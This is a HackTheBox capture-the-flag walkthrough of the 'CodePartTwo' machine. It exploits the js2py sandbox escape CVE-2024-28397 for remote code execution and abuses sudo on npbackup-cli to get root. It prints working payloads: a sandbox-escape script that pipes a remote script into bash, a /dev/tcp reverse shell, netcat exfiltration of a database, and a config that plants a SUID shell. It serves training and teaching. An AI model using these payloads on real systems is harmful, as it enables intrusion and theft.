HackTheBox CodePartTwo Writeup - Easy Linux Machine
Complete walkthrough of HackTheBox CodePartTwo machine by Wathsala Dewmina (PwnedCake). An Easy Linux machine exploiting CVE-2024-28397 js2py sandbox escape vulnerability for RCE and abusing npbackup-cli for privilege escalation to root.

Machine Information
| Attribute | Details |
|---|---|
| Machine Name | CodePartTwo |
| Difficulty | Easy |
| OS | Linux |
| IP Address | 10.10.11.82 |
Reconnaissance
Nmap Scan
Let’s start with a quick Nmap scan to see what’s open:
1
nmap -sCV -T5 --min-rate 2000 -v -oN codeparttwo.nmap -Pn 10.10.11.82
Scan Results:
1
2
3
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
8000/tcp open  http    Gunicorn 20.0.4
Key Findings
- SSH (Port 22): OpenSSH 8.2p1 running on Ubuntu
- HTTP (Port 8000): Gunicorn 20.0.4 hosting a web app
- Web Title: Welcome to CodePartTwo
So we have a web server on port 8000. That Gunicorn banner tells us it’s probably a Python app. Let’s check it out.
Web Application Analysis

Heading over to http://10.10.11.82:8000, we see a landing page with a “Download App” button.
 The main dashboard after logging in
When we click the download button, it gives us a app.zip file. Let’s see what’s inside:
1
unzip app.zip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
   creating: app/
   creating: app/static/
   creating: app/static/css/
  inflating: app/static/css/styles.css
   creating: app/static/js/
  inflating: app/static/js/script.js
  inflating: app/app.py
   creating: app/templates/
  inflating: app/templates/dashboard.html
  inflating: app/templates/reviews.html
  inflating: app/templates/index.html
  inflating: app/templates/base.html
  inflating: app/templates/register.html
  inflating: app/templates/login.html
  inflating: app/requirements.txt
   creating: app/instance/
  inflating: app/instance/users.db

Nice! We got the source code. I created an account using the register function and logged in. The dashboard has something interesting - a JavaScript code editor.
 JavaScript code editor in the dashboard
Now let’s dig into that source code.
Source Code Analysis
Looking at app.py, I spotted something interesting right away - there’s a module called js2py being imported:
1
2
3
4
5
6
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json
And here’s where the magic happens - the /run_code endpoint:
1
2
3
4
5
6
7
8
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
It’s running user-supplied JavaScript code using js2py.eval_js(). That’s a big red flag.
Initial Access
CVE-2024-28397 - js2py Sandbox Escape
After some googling, I found that js2py has a nasty vulnerability - CVE-2024-28397. It’s a sandbox escape bug in js2py (versions 0.74 and below) that lets you break out of the JavaScript sandbox and execute Python code.
Here’s the deal: js2py maps JavaScript objects to Python objects so JS scripts can interact with Python. But if you can access Python objects from JS, you can reach system APIs like subprocess or os and run shell commands.
I found a PoC on GitHub: CVE-2024-28397-js2py-Sandbox-Escape
Testing the RCE
Let’s test if we can get code execution. I’ll try to make the server call back to my machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
let cmd = "curl 10.10.16.75:8000/pwnedcake_is_here"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
Set up a listener:
1
python3 -m http.server 8000
After clicking “Run Code”:
1
10.10.11.82 - - [04/Nov/2025 23:07:57] "GET /pwnedcake_is_here HTTP/1.1" 404 -
We got a callback! RCE confirmed.
Getting a Reverse Shell
Now let’s get a proper shell. I created a rev.sh file:
1
bash -i >& /dev/tcp/10.10.16.75/56234 0>&1
Set up my listener and modified the payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
let cmd = 'curl 10.10.16.75:8000/rev.sh | bash'
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
And we’re in:
1
2
app@codeparttwo:~/app$ whoami
app
Privilege Escalation #1 - App to Marco
Since this is a Flask app, there’s usually an instance folder with some data. Let’s check it out:
1
2
3
4
5
6
7
8
9
10
app@codeparttwo:~/app$ ls -la
total 32
drwxrwxr-x 6 app app 4096 Sep  1 13:19 .
drwxr-x--- 6 app app 4096 Nov  4 15:36 ..
-rw-r--r-- 1 app app 3679 Sep  1 13:19 app.py
drwxrwxr-x 2 app app 4096 Nov  4 17:00 instance
...

app@codeparttwo:~/app/instance$ ls
users.db
There’s a SQLite database. Let’s grab it:
1
2
3
4
5
# On target
nc 10.10.16.75 8956 < users.db

# On attacker
nc -lvnp 8956 > users.db
Let’s see what’s in there:
1
sqlite3 users.db
1
2
3
4
5
6
sqlite> .tables
code_snippet  user
sqlite> select * from user;
1|marco|649c9d65a206a75---------------
2|app|a97588c0e2fa3a024876339e27aeb42e
3|pwnedcake|5f4dcc3b5aa765d61d8327deb882cf99
We got a hash for the user marco. Let’s check if that user exists on the system:
1
2
3
4
app@codeparttwo:~$ ls -l /home
total 8
drwxr-x--- 6 app   app   4096 Nov  4 15:36 app
drwxr-x--- 6 marco marco 4096 Nov  4 17:30 marco
Yep, marco is a real user. Let’s crack that hash.
Cracking the Hash
Using hashcat to crack the MD5 hash:
 Successfully cracked marco’s password
Now we can SSH in as marco:
1
ssh marco@10.10.11.82
1
2
marco@codeparttwo:~$ whoami
marco
User Flag Captured!
Privilege Escalation #2 - Marco to Root
Let’s check what sudo permissions marco has:
1
2
3
marco@codeparttwo:~$ sudo -l
User marco may run the following commands on codeparttwo:
    (root) NOPASSWD: /usr/local/bin/npbackup-cli
Interesting! We can run npbackup-cli as root without a password. Let’s see what files we have:
1
2
3
4
5
marco@codeparttwo:~$ ls -l
total 12
drwx------ 7 root  root  4096 Apr  6  2025 backups
-rw-rw-r-- 1 marco marco 2893 Nov  4 09:43 npbackup.conf
-rw-r----- 1 root  marco   33 Nov  3 19:33 user.txt
There’s a config file we can write to. Looking into npbackup-cli, it supports:
- Custom config via
-cflag post_exec_commandsin backup options (runs commands after backup)- Custom paths to backup
This is perfect for abuse. We can make it:
- Backup
/root - Run arbitrary commands as root after the backup
Crafting a Malicious Config
Let’s create a config that drops a SUID bash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
cat > /tmp/pwned.conf << 'EOF'
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri: __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
        - /root
      source_type: folder_list
      post_exec_commands:
        - "mkdir -p /tmp/cake"
        - "cp /bin/bash /tmp/cake/cakebash"
        - "chmod u+s /tmp/cake/cakebash"
    repo_opts:
      repo_password: __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
EOF
Running the Exploit
1
sudo /usr/local/bin/npbackup-cli -c /tmp/pwned.conf run default --force
This backs up /root and then runs our post_exec_commands as root, which creates a SUID bash at /tmp/cake/cakebash.
Getting Root
1
2
3
4
5
6
marco@codeparttwo:/tmp$ cd cake
marco@codeparttwo:/tmp/cake$ ./cakebash -p
cakebash-5.0# whoami
root
cakebash-5.0# cat /root/root.txt
<redacted>
Root Flag Captured!
Key Takeaways
Vulnerabilities Exploited
- CVE-2024-28397 (js2py Sandbox Escape)
- Allowed breaking out of the JavaScript sandbox
- Enabled arbitrary command execution on the server
- Insecure Backup Tool Configuration
npbackup-cliallowed custom configspost_exec_commandsran as root without validation
- Weak Password Hashing
- MD5 hashes in the database were easily cracked
Lessons Learned
Never use
js2py.eval_js()with untrusted input. If you need to run user JavaScript, use a proper sandboxed environment or a dedicated JS engine.
Tools that run as root should validate their config files and restrict dangerous options like command execution.
Tools Used
- Nmap - Port scanning and service detection
- js2py PoC - Sandbox escape exploit
- Hashcat - Password hash cracking
- Netcat - File transfer and reverse shells
- SQLite3 - Database enumeration
Conclusion
CodePartTwo was a fun box that showed how dangerous it can be to execute untrusted code, even in a “sandbox”. The js2py vulnerability gave us initial access, and the misconfigured backup tool with root permissions was the perfect escalation path.
Final Stats:
- Time to User: ~40 minutes
- Time to Root: ~20 minutes
- Difficulty Rating: Easy
Thanks for reading! Happy Hacking!